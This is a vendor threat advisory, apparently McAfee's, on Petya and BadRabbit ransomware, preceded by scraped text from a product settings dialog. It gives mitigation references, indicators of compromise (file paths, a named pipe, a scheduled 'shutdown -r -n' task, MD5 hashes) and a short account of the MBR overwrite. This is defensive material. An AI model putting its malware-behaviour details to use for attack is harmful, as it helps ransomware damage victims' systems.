Common Maximum Protection
Virtual Machine Protection
User-defined Rules
Block
Report
Rules
Edit...
Delete
New...
Prevent McAfee services from being stopped
OK
Cancel
Apply
Help
Access Protection Properties
Select New Rule Type
Please choose the type of rule to create:
Port Blocking Rule. These can block programs from accessing the network, or they can prevent other computers from accessing this one.
File/Folder Blocking Rule. These prevent unauthorized programs from altering, opening or deleting files that they shouldn't.
Registry Blocking Rule. These prevent unauthorized programs from altering or deleting registry keys and values that they shouldn't.
OK
Cancel
of McAfee processes.
User-defined Rules
Edit...
Delete
New...
Prevent McAfee services from being stopped
OK
Cancel
Apply
Help



In addition, enabling Joint Threat Intelligence (JTI) Rules 239 and 242 prevents the ransomware from executing.

McAfee Endpoint Security

Mitigation methods for assorted malware is available in the following product guide. Any specific mitigation steps if necessary would be described later in this advisory.
http://b2b-download.mcafee.com/products/evaluation/Endpoint_Security/Evaluation/ens_1000_help_0-00_en-us.pdf

ePolicy Orchestrator

- To block the access to USB drives through the EPO DLP policy, refer to this tutorial.

Endpoint Security 10.x

- Refer to article KB86577 to create an Endpoint Security Threat Prevention user-defined Access Protection Rule for a file or folder registry.

VirusScan Enterprise

- Refer to article KB53346 to use Access Protection policies in VirusScan Enterprise to protect against viruses that can disable regedit.
- Refer to article KB53355 to use Access Protection policies in VirusScan Enterprise to protect against viruses that can disable Task Manager.
- Refer to article KB53356 to use Access Protection policies in VirusScan Enterprise to prevent malware from changing folder options.

Host Intrusion Protection

- To blacklist applications using a Host Intrusion Prevention custom signature, refer to KB71329.
- To create an application blocking rules policy to prevent the binary from running, refer to KB71794.

- To create an application blocking rules policy that prevents a specific executable from hooking any other executable, refer to KB71794.

McAfee Ransomware Interceptor

- To download and install McAfee Ransomware Interceptor, refer to McAfee Free Tools.

Others

- To disable the Autorun feature on Windows remotely using Windows Group Policies, refer this article from Microsoft.

Indicators of Compromise

The following files can be seen on an infected machine:

- %SystemRoot%\dllhost.dat example c:\windows\dllhost.dat
- %SystemRoot%\<malware_dll> (no extension)
- %TEMP%\<random name>.tmp (EXE drop)

Other indicators:

- PIPE name: \\.\pipe\{df458642-df8b-4131-b02d-32064a2f4c19}
- Scheduled task running “shutdown -r -n”

Known hashes:

71B6A493388E7D0B40C83CE903BC6B04

CCAEB42BBCAA53B583E1BBB4F3E883C7

7E37AB34ECDCC3E77E24522DDFD4852D

2813D34F6197EB4DF42C886EC7F234A1

3486E4D66EC20EF4795F057ECE2F82A0

6A0CC0955E66BAB96A3505E99C3042CC

E285B6CE047015943E685E6638BD837E

Updates for BadRabbit samples:

The following files can be seen on an infected machine:

- C:\Windows\cscc.dat
- C:\Windows\dispci.exe
- C:\Windows\infpub.dat

Other Indicators:

Scheduled tasks created using names “rhaegal”, “drogon” and “viserion”.

Restart Mechanism

Ransom-Petya will modify the original MBR (Clean) with its malicious MBR. On reboot, a malicious MBR will load and perform the malicious activities.

Remediation

Coverage is available from DAT version V2: 8574 V3: 3025. Customers are advised to update patch MS17-010 to disable the network exploit component.

Coverage for Badrabbit samples is available from DAT version V2: 8695 V3:3146 as well as through other products.

Getting Help from the McAfee Foundstone Services team

This document is intended to provide a summary of current intelligence and best practices to ensure the highest level of protection from your McAfee security solution. The McAfee Foundstone Services team offers a full range of strategic and technical consulting services that can further help to ensure you identify security risk and build effective solutions to remediate security vulnerabilities.

You can reach them here: https://secure.mcafee.com/apps/services/services-contact.aspx

This Advisory is for the education and convenience of McAfee customers. We try to ensure the accuracy, relevance, and timeliness of the information and events described; they are subject to change without notice.